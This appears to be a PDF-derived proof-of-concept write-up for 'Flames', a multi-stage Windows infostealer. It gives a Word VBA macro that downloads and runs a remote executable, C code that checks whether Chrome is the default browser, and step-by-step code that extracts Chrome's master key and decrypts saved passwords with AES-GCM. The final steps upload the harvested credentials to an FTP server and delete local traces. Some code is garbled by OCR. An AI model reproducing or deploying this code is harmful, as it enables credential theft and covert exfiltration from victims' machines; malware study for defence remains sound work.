
FLAMES(Multi Staged Malware POC)

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Introduction:

Infostealer Flames is a binary which extracts and decrypts Chrome Passwords. This paper, as well as the attached code segment, will use a malicious word Macro written in VbScript to download a malicious binary from a remote server. Once the binary is executed on the target host, it will exfiltrate data to a remote <u>FTP</u> server using the <u>WININET API</u>. The programmatic implementation will be written in C using the <u>WINAPI</u>.

The CODE:

This proof of concept contains a great deal of generic programming- more specifically string manipulation.

1. The victim downloads a word file containing the malicious macro and the remote binary gets executed.

```
Doc1 - Module1 (Code)
                                                                                               ✓ DownloadXLFileFromURL
     Option Explicit
     Sub DownloadXLFileFromURL()
          Dim myURL As String, sFilename As String
          myURL = "https://github.com/D3VI5H4/FLAMES/blob/main/Data%20Exfiltrator.exe"
sFilename = Environ("SystemDrive") & Environ("HomePath") & _
Application.PathSeparator & "Desktop" & Application.PathSeparator & _
"file.exe"
          Dim WinHttpReq As Object, oStream As Object
          Set WinHttpReq - Createobject("Microsoft.XMLHTTP")
WinHttpReq.Open "GET", myURL, False ', "username", "password"
          WinHttpReq.Send
          myURL = WinHttpReq.ResponseBody
           If WinHttpReq.Status = 200 Then
                Set oStream = CreateObject("ADODB.Stream")
                oStream.Open
                oStream.Type = 1
oStream.Write WinHttpReq.ResponseBody
                oStream.SaveToFile sFilename, 2 ' 1 = no overwrite, 2 = overwrite
                oStream.Close
          Dim RetVal
```

2. The VerifyBrowser function invokes RegOpenKeyEx and open "HKEY_CURRENT_USER" with the Registry Path being "Software\\Microsoft\\Windows\\Shell\\Associations\\UrlAssociations\\htt p\\UserChoice". Subsequently we invoke RegQueryValueEx to query the value of "ProgId" which would be "CHROMEHTML" in our case because we are verifying the default browser is Chrome.

```
BOOL VerifyBrowser(VOID)
        HKEY hKey = HKEY CURRENT USER;
        WCHAR lpSubKey[WCHAR_MAXPATH] =
L"Software\\Microsoft\\Windows\\Shell\\Associations\\UrlAssociations\\http\\UserChoice";
        HKEY phkResult;
        WCHAR lpValueName[WCHAR_MAXPATH] = L"\\ProgId";
        WCHAR lpData[WCHAR_MAXPATH];
        DWORD bufferSize = sizeof(lpData);
        if (RegOpenKeyEx(hKey, lpSubKey, 0, KEY_ALL_ACCESS, &phkResult) != ERROR_SUCCESS)
                 goto FAILURE;
        if (RegQueryValueEx(phkResult, L"ProgId", NULL, (LPBYTE)&lpData, &bufferSize) != ERROR_SUCCESS)
                 goto FAILURE;
        if (hKey)
                 RegCloseKey(hKey);
        if (phkResult)
                 RegCloseKey(phkResult);
        if (wcscmp(lpData, L"ChromeHTML") != 0)
        return TRUE;
```

3. Our code queries the login data file through SQL ""SELECT ORIGIN_URL,USERNAME_VALUE,PASSWORD_VALUE FROM LOGINS" stored in "\\Google\\Chrome\\User Data\\Default\\Login Data".

4. Getting the Master Key:

Use GetEnvironmentVariableW to get LOCALAPPDATA
Use wcscat to append L"\\Google\\Chrome\\UserData\\Local State"
Invoke ReadFile on "Local State" to read the entire contents of the file and
store it in the Buffer created by <u>HeapAlloc</u> .
Use strstr on the buffer and locate "\"os_crypt\":{\"encrypted_key\":\"".
StringRemoveSubstring (a custom function), will be used to find the
substring "\"os_crypt\":{\"encrypted_key\":\"". Using MemoryMove for
string manipulation, we'll separate it from the main string.
Use <u>CryptStringToBinaryA</u> & <u>CryptUnprotectData</u> to get the decoded Base64
Master Key which would be used in decrypting the password.

5. Decrypting the Password:

□ Transform Password into a BYTE array and store the result in the buffer.
 □ Make a BYTE pointer pointing to Buffer , increase it by 3 . The substring from 3rd to 15th character would be the Initialization Vector.
 □ Invoke BCryptOpenAlgorithmProvider to load and initialize AES Algorithm.
 □ Invoke BCryptSetProperty to set the property to "Chaining Mode GCM".
 □ Invoke BCryptGenerateSymmetricKey which creates a key object for use with a symmetrical key encryption algorithm from the previous generated key.
 □ Use BCryptDecrypt to decrypt the password using the cipher generated with AES GCM and the master key generated in the previous step.
 □ Remove the last 16 bytes from the string and that's your decrypted password.

```
if (LenPass < 32)
        CopyMemory(Password, Argv[2], LenPass);
        Buffer = (PBYTE)HeapAlloc(GetProcessHeap(), HEAP ZERO MEMORY, LenPass);
        if (Buffer == NULL)
                 goto FAILURE;
        CharArrayToByteArray(Password, Buffer, LenPass);
        pointer = Buffer:
        pointer += 3;
        Status = BCryptOpenAlgorithmProvider(&bCryptHandle, BCRYPT_AES_ALGORITHM, NULL, NULL);
        if (!NT_SUCCESS(Status))
                 goto FAILURE;
        Status = BCryptSetProperty(bCryptHandle, L"ChainingMode", (PUCHAR)BCRYPT_CHAIN_MODE_GCM, 0, NULL);
        if (!NT SUCCESS(Status))
                 goto FAILURE;
        Status = BCryptGenerateSymmetricKey(bCryptHandle, &phKey, NULL, 0, Output.pbData, Output.cbData, 0);
        if (!NT_SUCCESS(Status))
                 goto FAILURE;
        Info.pbNonce = pointer;
        Info.cbNonce = 12;
        Info.pbTag = (Info.pbNonce + LenPass - (3 + 16));
        Info.cbTag = 16;
        DecryptPassLen = LenPass - 3 - Info.cbNonce - Info.cbTag;
        DecryptPass = (PBYTE)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, DecryptPassLen);
        if (DecryptPass == NULL)
                 goto FAILURE;
        Status = BCryptDecrypt(phKey, (Info.pbNonce + Info.cbNonce), DecryptPassLen, &Info, NULL, 0,
DecryptPass, DecryptPassLen, &DecryptSize, 0);
        if (!NT_SUCCESS(Status))
                 goto FAILURE;
```

6. Store the resulting formatted data in a buffer and write to a file using WriteFile.

```
sprintf(WriteArray, "Url: %s\r\nUsername: %s\r\nPassword: %s\r\n\n", Argv[0], Argv[1],
  (PCHAR)DecryptPass);
  nNumberOfBytesToWrite = (DWORD)strlen(WriteArray);

if (!WriteFile(hLog, WriteArray, nNumberOfBytesToWrite, &lpNumberOfBytesWritten, NULL))
goto FAILURE;
```

7. Uploading:

Then our code initializes WININET usage by <u>InternetOpenW</u>. Following a successful initialization we invoke <u>InternetConnectW</u> with details to our ftp server. Upload the file using <u>FtpPutFileW</u>. Use <u>DeleteFile</u> to delete the file stored internally on the machine to remove the traces of the code execution.



Harvested Credentials